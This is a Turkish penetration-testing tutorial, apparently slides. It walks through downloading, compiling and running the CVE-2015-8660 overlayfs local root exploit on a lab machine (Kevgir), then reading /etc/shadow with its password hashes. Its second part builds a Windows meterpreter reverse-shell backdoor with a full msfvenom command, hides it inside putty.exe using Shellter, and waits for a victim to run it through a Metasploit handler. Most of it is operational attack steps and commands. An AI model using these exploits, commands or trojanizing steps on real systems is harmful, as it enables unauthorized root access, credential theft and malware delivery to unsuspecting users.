The screenshot shows a Google search results page for the query "ubuntu 14.04 local root exploit". The browser's address bar shows the search URL. The search results are as follows:

Yaklaşık 27.200 sonuç bulundu (0,43 saniye)

- [Ubuntu 14.04 LTS, 15.10 overlays - Local Root ... - Exploit Database](https://www.exploit-db.com/exploits/39166/)  
https://www.exploit-db.com/exploits/39166/ Bu sayfanın çevirisini yap  
5 Oca 2016 - Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlays' Privilege Escalation (1). CVE-2015-8660. Local exploit for Linux platform.
- [Linux Kernel 3.13.0 < 3.19 \(Ubuntu 12.04/14.04 ... - Exploit Database](https://www.exploit-db.com/exploits/37292/)  
https://www.exploit-db.com/exploits/37292/ Bu sayfanın çevirisini yap  
16 Haz 2015 - Exploit Title: ofs.c - overlays local root in ubuntu # Date: 2015-06-15 # Exploit Author: rebel # Version: Ubuntu 12.04, 14.04, 14.10, 15.04 ...
- [Linux Kernel 3.13.0 < 3.19 \(Ubuntu 12.04/14.04 ... - Exploit Database](https://www.exploit-db.com/exploits/37293/)  
https://www.exploit-db.com/exploits/37293/ Bu sayfanın çevirisini yap  
16 Haz 2015 - Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Privilege Escalation (Access /etc/shadow). CVE-2015-1328. Local ...
- [Apport \(Ubuntu 14.04/14.10/15.04\) - Race ... - Exploit Database](https://www.exploit-db.com/exploits/37088/)  
https://www.exploit-db.com/exploits/37088/ Bu sayfanın çevirisini yap  
23 May 2015 - Exploit Title: apport/ubuntu local root race condition # Date: 2015-05-11 # Exploit Author: rebel # Version: ubuntu 14.04, 14.10, 15.04 # Tested ...
- [kernel exploits](https://www.kernel-exploits.com/)  
https://www.kernel-exploits.com/ Bu sayfanın çevirisini yap  
Local root exploits. Search for exploit! ... Ubuntu 14.04 - Linux ubuntu 3.13.0-24-generic #46-Ubuntu x86\_32; Ubuntu 14.10 - Linux ubuntu 3.16.0-23-generic ...

https://www.exploit-db.com/exploits/39166/, 15.10 overlays - Local Root Exploit - YouTube

# Sızma Testi Örnekleri (Kevgir)

Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlays' Privilege Escalation (1) - Iceweasel

https://www.exploit-db.com/exploits/39166/

Most Visited localhost Hackery Nessus BeEF RIPS XLATE HackVertor SkiddyPad Exploit-DB Offset-DB ifconfig

**EXPLOIT DATABASE** Home Exploits Shellcode Papers Google Hacking Database Submit Search

## Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlays' Privilege Escalation (1)

EDB-ID: 39166	Author: rebel	CVE: CVE-2015-8660
Published: 2016-01-05	Type: local	Platform: Linux
E-DB Verified:	Exploit:  Download //  View Raw	Vulnerable App: N/A

[Previous Exploit](#) [Next Exploit](#)

```
1 /*
2 just another overLayfs exploit, works on kernels before 2015-12-26
3
4 # Exploit Title: overlays local root
5 # Date: 2016-01-05
6 # Exploit Author: rebel
7 # Version: Ubuntu 14.04 LTS, 15.10 and more
8 # Tested on: Ubuntu 14.04 LTS, 15.10
9 # CVE : CVE-2015-8660
10
11 blahubuntu:~$ id
12 uid=1001(blah) gid=1001(blah) groups=1001(blah)
13 blahubuntu:~$ uname -a && cat /etc/issue
14 Linux ubuntu 3.19.0-42-generic #48-14.04.1-Ubuntu SMP Fri Dec 18 10:24:49 UTC 2015 x86_64 x86_64 GNU/Linux
15 Ubuntu 14.04.3 LTS \n \l
16 blahubuntu:~$ ./overlayfail
17 root@ubuntu:~# id
18 uid=0(root) gid=1001(blah) groups=0(root),1001(blah)
19
20 12/2015
21 by rebel
22
23 6354b4e23db225b565d79f226f2e49ec0fe1e19b
24 */
25
26 #include <stdio.h>
27 #include <sched.h>
28 #include <stdlib.h>
29 #include <unistd.h>
```

# Sızma Testi Örnekleri (Kevgir)

Bulduğumuz exploiti kopyalayarak shell aldığımız terminalde bir .c dosyası açarak içine yapıştırıyoruz.

Yada başa bir şekilde bu exploit dosyasını shell aldığımız makinaya yüklüyoruz.

Tercihen bağlantı adresinden wget ile indirmenizi öneririm.

( **wget https://www.exploit-db.com/download/39166** )

Dosya bulunduğunuz dizine 39166 adıyla kaydedilir. **mv 39166 localexploit.c** komutu ile dosyanın adını ve uzantısını değiştirebilirsiniz.

Dosyamızı kaydetip çıktıktan sonra **gcc localexploit.c** komutu ile c kodumuzu derliyoruz.

Ve bize derlenmiş olarak a.out çıktısını veriyor. Bunuda **./a.out** komutu ile çalıştırdığımızda sistemde **root** kullanıcıasına geçiyoruz.

Bundan sonra sistemde istediğiniz her şeyi yapabilirsiniz. Sınırsız yetkiye sahipsiniz.

# Sızma Testi Örnekleri (Kevgir)

```
systemctl start postgresql; msfdb start; msfconsole ""

admin@canyoupwme:~$ gcc localexploit.c
gcc localexploit.c
admin@canyoupwme:~$ ls
ls  burp  curl  gcc  msf6  wireshark
a.out localexploit.c
admin@canyoupwme:~$ ./a.out
./a.out
root@canyoupwme:~#

root@canyoupwme:~# whoami
whoami
root
root@canyoupwme:~# cat /etc/shadow
cat /etc/shadow
root:!:6$6ZcgUVcV$0csc9FUHy swcbI3UtrPNqFnkvcPOnEts twL VSTqGYEAYZ9aY7tnW35uRGxb1z7ZZBZ.hoQcm/S/cg0f4uI0:16843:0:99999:7:::
daemon:!:16652:0:99999:7:::
bin:!:16652:0:99999:7:::
sys:!:16652:0:99999:7:::
sync:!:16652:0:99999:7:::
games:!:16652:0:99999:7:::
man:!:16652:0:99999:7:::
lp:!:16652:0:99999:7:::
mail:!:16652:0:99999:7:::
news:!:16652:0:99999:7:::
uucp:!:16652:0:99999:7:::
proxy:!:16652:0:99999:7:::
www-data:!:16652:0:99999:7:::
backup:!:16652:0:99999:7:::
list:!:16652:0:99999:7:::
irc:!:16652:0:99999:7:::
gnats:!:16652:0:99999:7:::
nobody:!:16652:0:99999:7:::
libuuid:!:16652:0:99999:7:::
syslog:!:16652:0:99999:7:::
mysql:!:16834:0:99999:7:::
messagebus:!:16834:0:99999:7:::
landscape:!:16834:0:99999:7:::
sshd:!:16834:0:99999:7:::
tomcat7:!:16834:0:99999:7:::
user:!:6$6a9pCcsxn$5xvk1bMZh9RDRVuAeC6vJSR2x17t52pYtd50/rh3TY.ZoE53GE.OcbtVdBMRKROLko.qbIqj8k5m0XjtE3q.:16834:0:99999:7:::
ftp:!:16834:0:99999:7:::
admin:!:6$6mf3G6Muz$/s1.Yp0SgJH/D4WQRc2LyRAaFKUqeHzC3ZbL7EnR CR2LcNi brOd8V0y03JFEnyPBMZzBi3m6mvaeeUmyySve/:16834:0:99999:7:::
statd:!:16839:0:99999:7:::
jenkins:!:16840:0:99999:7:::
root@canyoupwme:~#
```

**SYSTEM**  
Host: kali Uptime: 0h 45m 2s

**CPU**  
MHz: 2301 Load: 0.11, 0.13, 0.13  
Tasks: 0 / 139 CPU0: 3% CPU1: 3%

**MEM**

NAME	PID	CPU	MEM
conky	1503	1.52	0.2
cuby	4479	1.81	15.2
Xorg	848	1.81	3.4
konqueror/8-1	2582	0.51	0.4
vimtiled	1345	0.51	1.4

**NET**  
RAH 35%  
Swap 0%

**DISK**  
root 38% free 10 9618 / 28 26

**LAN**  
Down: 100 KB/s Up: 100 KB  
Downloaded: 4.56MiB Uploaded: 4.72MiB

**WAN**  
Down: 00 KB/s Up: 00 KB  
Downloaded: 00 Uploaded: 00

**PORTS**

Inbound	Outbound	Total
Localhost	Local Service/Port	
Localhost	postgres	
Localhost	postgres	
Localhost	postgres	
Outbound	Remote Service/Port	
Localhost	postgres	
Localhost	postgres	
Localhost	postgres	

# Sızma Testi Örnekleri (Backdoor Hazırlama)

Sistemde yazılımsal açıklıklardan yararlanmak yerine zararlı bir dosya ile sisteme sızabilirsiniz. Bu zararlı dosyayı bir çok farklı yolla oluşturabilirsiniz. Bilginiz ölçüsünde kendiniz yazabilirsiniz, msfvenom ile kendiniz bir zararlı uygulama oluşturabilirsiniz ya da her hangi bir uygulamaya payload yerleştirebilirsiniz.

## **Msfvenom ile Backdoor Oluşturma**

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.237.128  
LPORT=4444 -f exe -o /root/Desktop/zararli.exe -e x86/shikata_ga_nai -i 20
```

# Sızma Testi Örnekleri (Backdoor Hazırlama)


Şimdi gelelim putty.exe ye Payloadımızı yerleştirmeye bunu yine msfvenom ile yapabilmekteyiz.Ya da bunun için başka bir alternatif olan Shellter uygulaması ile yapabilmekteyiz.Shellter windowsda çalışan bir uygulamadır fakat wine ile Linuxta çalıştırılmaktadır.<https://www.shellterproject.com/> adresinden uygulamayı indirebilirsiniz.<http://www.putty.org/> adresinde de putty.exe uygulamasını indirebilirsiniz.




# Sızma Testi Örnekleri (Backdoor Hazırlama)

Daha sonra aşağıdaki ekran görüntülerindeki gibi yerleştirilecek payload encoder haberleşilecek ip ve port bilgilerini shellter a girerek putty.exe artık bizim hazırladığımız backdoorumuz olacaktır. Her adım ekran görüntülerinde mevcuttur.


# Sızma Testi Örnekleri (Backdoor Hazırlama)




# Sızma Testi Örnekleri (Backdoor Hazırlama)



# Sızma Testi Örnekleri (Backdoor Hazırlama)




# Sızma Testi Örnekleri (Backdoor Hazırlama)





# Sızma Testi Örnekleri (Backdoor Hazırlama)



```
Shellter VI
Section: .text
Adjusting stub pointers to IAT...
Done!
Adjusting Call Instructions Relative Pointers...
Done!
Injection Completed!

*****
* PE Checksum Fix *
*****
Status: Valid PE Checksum has been set!
Original Checksum: 0x89c07
Computed Checksum: 0x8e25d

*****
* Verification Stage *
*****

Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

Warning!
If the PE target spawns a child process of itself before
reaching the injection point, then the injected code will
be executed in that process. In that case Shellter won't
have any control over it during this test.
You know what you are doing, right? ;o)

Injection: Verified!

Press [Enter] to continue...
```

Artık backdoorumuz oluştu. Enter a basarak shellter kapanacaktır.

# Sızma Testi Örnekleri (Backdoor Hazırlama)

Bundan sonraki kısım oluşturduğumuz uygulamayı kurbanın çalıştırılması bir senaryo ile bu sağlanmalıdır.

Metasploitimizi açarak multi handlerı açarak dinleme moduna geçiyoruz ve uygulama çalıştığı anda oturum elde etmeye çalışacağız.

Artık her şey tamam sadece uygulamayı kurbanımızın indirip çalıştırması gerekmektedir.

Uygulama açıldıktan sonra backdoorumuzu oluştururken haberleşmesi için girdiğimiz ip ve port numaralarıyla haberleşecek ve bize shell verecektir.

# Sızma Testi Örnekleri (Backdoor Hazırlama)

The screenshot displays a Kali Linux desktop environment. A terminal window titled "systemctl start postgresql; msfdb start; msfconsole "" is open, showing the Metasploit framework interface. The terminal output includes the URL `http://metasploit.pro`, a list of available exploits and payloads, and the execution of a reverse TCP handler on the IP `192.168.237.128` at port `4444`. The terminal also shows the start of the payload handler.

On the right side of the desktop, there is a system monitoring dashboard with the following sections:

- SYSTEM**: Host: kali, Uptime: 0h 55m 58s
- CPU**: MHz: 2301, Load: 0.13, 0.11, 0.08, Tasks: 2 /141, CPU0: 15% CPU1: 15%
- PROCESSES**:

NAME	PID	CPU	MEM
ruby	6832	14.85	13.14
Xorg	846	6.44	4.74
/usr/bin/termin	6727	0.99	2.69
conky	1412	0.99	0.36
xfdesktop	1194	0.99	1.37
- MEMORY & SWAP**: RAM 35%, Swap 0%
- FILESYSTEM**: root 37% free, 10.7GiB / 28.2GiB
- LAN eth0 (192.168.237.128)**:

